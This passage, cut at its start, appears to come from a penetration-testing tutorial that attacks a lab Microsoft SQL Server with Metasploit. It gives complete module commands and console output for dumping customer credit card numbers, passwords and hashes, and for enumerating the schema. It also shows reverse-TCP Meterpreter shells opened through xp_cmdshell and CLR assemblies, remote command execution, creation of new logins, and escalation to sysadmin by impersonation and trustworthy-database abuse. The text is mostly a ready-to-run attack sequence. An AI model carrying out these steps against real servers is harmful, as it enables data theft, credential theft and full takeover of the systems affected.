msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > set sample_size 4
sample_size => 4
msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > set keywords FirstName|passw|credit
keywords => FirstName|passw|credit
msf6 auxiliary(admin/mssql/mssql_findandsampledatab) > exploit
```

[*] 192.168.1.3:1433 - Attempting to connect to the SQL Server at 192.168.1.3:1433 ...
[+] 192.168.1.3:1433 - Successfully connected to 192.168.1.3:1433
[*] 192.168.1.3:1433 - Attempting to retrieve data ...

Server	Database	Schema	Table	Column	Data Type	Sample Data	Row Count
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	1111-2222-3333-4444	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	1234-5678-9012-3456	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	5555-6666-7777-8888	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	9999-1010-1020-1030	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Geet	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Ignite	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Nisha	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Raj	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin123	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin12311	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin1234	4
WIN-41QSIVU2C97\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin12345	4

Thus, using the above exploit will give the desired content of the database. For instance, the data we dumped had the information of the stored credit cards of the users.

SchemaDump

The next exploit that we are going to use will dump the schema of the server. And to use this exploit, use the following set of commands:

```
use auxiliary/scanner/mssql/mssql_schemadump
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit
```

```
msf6 > use auxiliary/scanner/mssql/mssql_schemadump
msf6 auxiliary(scanner/mssql/mssql_schemadump) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/mssql/mssql_schemadump) > set username lowpriv
username => lowpriv
msf6 auxiliary(scanner/mssql/mssql_schemadump) > set password Password@1
password => Password@1
msf6 auxiliary(scanner/mssql/mssql_schemadump) > exploit

[*] 192.168.1.3:1433 - Instance Name: "SQLEXPRESS"
[+] 192.168.1.3:1433 - Microsoft SQL Server Schema
Host: 192.168.1.3
Port: 1433
Instance: SQLEXPRESS
Version: Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)
Mar 18 2018 09:11:49
Copyright (c) Microsoft Corporation
Express Edition (64-bit) on Windows Server 2019 Standard Evaluation 1

-----
- DBName: bank
Tables:
- TableName: Customers
Columns:
- ColumnName: CustomerID
ColumnType: int
ColumnLength: 4
- ColumnName: LastName
ColumnType: varchar
ColumnLength: 255
- ColumnName: FirstName
ColumnType: varchar
ColumnLength: 255
- ColumnName: passw
ColumnType: varchar
ColumnLength: 255
- ColumnName: creditcard
ColumnType: varchar
ColumnLength: 255


[*] 192.168.1.3:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

And so, with the help of the above exploit, we have the data from the server.

Hashdump

Last but not least, our next exploit is used to dump the hashes of the users from the server. To use this exploit, type:

```
use auxiliary/scanner/mssql/mssql_hashdump
set rhosts 192.168.1.149
set username sa
set password Password@1
exploit
```



```
msf6 > use auxiliary/scanner/mssql/mssql_hashdump
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set username sa
username => sa
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set password Password@1
password => Password@1
msf6 auxiliary(scanner/mssql/mssql_hashdump) > exploit

[*] 192.168.1.149:1433 - Instance Name: "SQLEXPRESS"
[+] 192.168.1.149:1433 - Saving mssql12 = sa:020083906364ed0bb4c43d961b28774fe92d374f
[+] 192.168.1.149:1433 - Saving mssql12 = ##MS_PolicyTsqlExecutionLogin##:02008b16c17
[+] 192.168.1.149:1433 - Saving mssql12 = ##MS_PolicyEventProcessingLogin##:0200ce6ee
[*] 192.168.1.149:1433 - Scanned 1 of 1 hosts (100% complete)
```

Command Execution

Xp_cmdshell

We found the MSSQL server in the network, retrieved the credentials, impersonated the user to have higher privileges. So now, let us try and get a meterpreter session of the server by exploit xp_cmdshell by using the following exploit:

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit
```

```

msf6 > use exploit/windows/mssql/mssql_payload
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(windows/mssql/mssql_payload) > set username lowpriv
username => lowpriv
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.3:1433 - The server may have xp_cmdshell disabled, trying to enable it ..
[*] 192.168.1.3:1433 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 2.93% done (2998/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 4.40% done (4497/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 5.86% done (5996/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 7.33% done (7495/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 8.80% done (8994/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 10.26% done (10493/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 11.73% done (11992/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 13.19% done (13491/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 14.66% done (14990/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 16.13% done (16489/102246 bytes)

```

As you can see in the above image, the exploit is trying to enable the xp_cmdshell to have our session. We have written a detailed article on xp_cmdshell, which you can read [here](#). Once the xp_cmdshell is successfully enabled, we will have our meterpreter session as shown in the image below:

```

[*] 192.168.1.3:1433 - Command Stager progress - 95.29% done (97435/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 96.76% done (98934/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 98.19% done (100400/102246 bytes)
[*] 192.168.1.3:1433 - Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 192.168.1.3
[*] 192.168.1.3:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.3:4974)

meterpreter > sysinfo
Computer      : WIN-41QSIVU2C97
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

MSSQL_exec

Now, if we want to execute a command on the server, we can do that remotely with the help of Metasploit's following exploit:

```

use auxiliary/admin/mssql/mssql_exec
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
set cmd "net user"
exploit

```

```

msf6 > use auxiliary/admin/mssql/mssql_exec
msf6 auxiliary(admin/mssql/mssql_exec) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_exec) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_exec) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd "net user"
cmd => net user
msf6 auxiliary(admin/mssql/mssql_exec) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - SQL Query: EXEC master..xp_cmdshell 'net user'

output
-----
User accounts for \\
-----
aarti          Administrator      DefaultAccount
Guest          ignite            WDAGUtilityAccount
The command completed with one or more errors.

[*] Auxiliary module execution completed

```

And as you can see in the image above, the exploit is executed successfully, and we have our desired result, i.e., the list of all the net users.

Another method to execute the desired command is to first write the command in .sql file with the following command:

```

cat user.sql
CREATE LOGIN test1 WITH PASSWORD = 'Password@1';

```

Now we can use this .sql to run on the server, remotely, with the help of the following exploit:

```

use auxiliary/admin/mssql/mssql_sql_file
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
set sql_file /root/user.sql
exploit

```



```


(root@kali)-[~]
# cat user.sql
CREATE LOGIN test1 WITH PASSWORD = 'Password@1';

(root@kali)-[~]
# msfconsole -q
msf6 > use auxiliary/admin/mssql/mssql_sql_file
msf6 auxiliary(admin/mssql/mssql_sql_file) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_sql_file) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_sql_file) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_sql_file) > set sql_file /root/user.sql
sql_file => /root/user.sql
msf6 auxiliary(admin/mssql/mssql_sql_file) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - SQL Query: CREATE LOGIN test1 WITH PASSWORD = 'Password@1';
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_sql_file) >

```

And as a result, the above exploit will create a user with the name of test1. You can manually go to the server and confirm the creation of the user as shown in the image below:



CLR Assembly

The next exploit will help to take advantage of the CLR integration. This exploit will enable CLR integration, and along with that, it will also activate the trustworthy database property. After the exploit gives you the session, it restores all the settings to their original form. To use this exploit, type:

```

use exploit/windows/mssql/mssql_clr_payload
set payload windows/x64/meterpreter/reverse_tcp

```



```
set username lowpriv
set password Password@1
exploit
```

```
msf6 > use exploit/windows/mssql/mssql_clr_payload
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_clr_payload) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_clr_payload) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(windows/mssql/mssql_clr_payload) > set username lowpriv
username => lowpriv
msf6 exploit(windows/mssql/mssql_clr_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_clr_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[!] 192.168.1.3:1433 - Setting EXITFUNC to 'thread' so we don't kill SQL Server
[*] 192.168.1.3:1433 - Database does not have TRUSTWORTHY setting on, enabling ...
[*] 192.168.1.3:1433 - Database does not have CLR support enabled, enabling ...
[*] 192.168.1.3:1433 - Using version v4.0 of the Payload Assembly
[*] 192.168.1.3:1433 - Adding custom payload assembly ...
[*] 192.168.1.3:1433 - Exposing payload execution stored procedure ...
[*] 192.168.1.3:1433 - Executing the payload ...
[*] 192.168.1.3:1433 - Removing stored procedure ...
[*] 192.168.1.3:1433 - Removing assembly ...
[*] Sending stage (200262 bytes) to 192.168.1.3
[*] 192.168.1.3:1433 - Restoring CLR setting ...
[*] 192.168.1.3:1433 - Restoring Trustworthy setting ...
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.3:49683) at 2021-08-06 11:00:56 -0

meterpreter > sysinfo
Computer      : WIN-41QSIVU2C97
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
```

And as you can see, the exploit followed all the steps to exploit CLR integration to our potential. And it gives out the meterpreter session as shown in the image above.

Privilege Escalation

Public to Sysadmin

Now that we have the user's credentials, we can use the following exploit escalate privileges for our user. This exploit will manipulate the trustworthy property of the database and give you all the privileges you desire. And for this, we will use the following exploit:

```
use auxiliary/admin/mssql/mssql_escalate_dbowner
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit
```

Note: To deeply understand the working of this exploit, read our other article [here](#).

```

msf6 > use auxiliary/admin/mssql/mssql_escalate_dbowner
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - Attempting to connect to the database server at 192.168.1.3:1433 as lowpriv...
[+] 192.168.1.3:1433 - Connected.
[*] 192.168.1.3:1433 - Checking if lowpriv has the sysadmin role...
[*] 192.168.1.3:1433 - You're NOT a sysadmin, let's try to change that
[*] 192.168.1.3:1433 - Checking for trusted databases owned by sysadmins...
[+] 192.168.1.3:1433 - 1 affected database(s) were found:
[*] 192.168.1.3:1433 - - ignite
[*] 192.168.1.3:1433 - Checking if the user has the db_owner role in any of them...
[+] 192.168.1.3:1433 - - db_owner on ignite found!
[*] 192.168.1.3:1433 - Attempting to escalate in ignite!
[*] 192.168.1.3:1433 - ignite
[+] 192.168.1.3:1433 - Congrats, lowpriv is now a sysadmin!.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_escalate_dbowner) >

```

As you can see above, we got sysadmin privileges for our user.

Impersonation

Another method to gain privileges is by impersonating another user. And the following exploit will help us do precisely that; it will let our user impersonate other users to gain sysadmin privilege. To use this exploit, use the following set of commands:

```

use auxiliary/admin/mssql/mssql_escalate_execute_as
set rhosts 192.168.1.3
set username lowpriv
set password Password@1
exploit

```

```

msf6 > use auxiliary/admin/mssql/mssql_escalate_execute_as
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > exploit
[*] Running module against 192.168.1.3

[*] 192.168.1.3:1433 - Attempting to connect to the database server at 192.168.1.3:1433 as lowpriv
[+] 192.168.1.3:1433 - Connected.
[*] 192.168.1.3:1433 - Checking if lowpriv has the sysadmin role...
[*] 192.168.1.3:1433 - You're NOT a sysadmin, let's try to change that.
[*] 192.168.1.3:1433 - Enumerating a list of users that can be impersonated...
[+] 192.168.1.3:1433 - 1 users can be impersonated:
[*] 192.168.1.3:1433 - - sa
[*] 192.168.1.3:1433 - Checking if any of them are sysadmins...
[+] 192.168.1.3:1433 - - sa is a sysadmin!
[*] 192.168.1.3:1433 - Attempting to impersonate sa...
[+] 192.168.1.3:1433 - Congrats, lowpriv is now a sysadmin!.
[*] Auxiliary module execution completed

```

Now, as you can see in the image above, the lowpriv user can impersonate sa user. Sa user is a member of sysadmin, and with the help of the above exploit, lowpriv is now a sysadmin too, as it impersonated sa user.

All in all, Metasploit is one of the best tools to pentest MSSQL servers as it offers so many exploits and multiple ways to do so.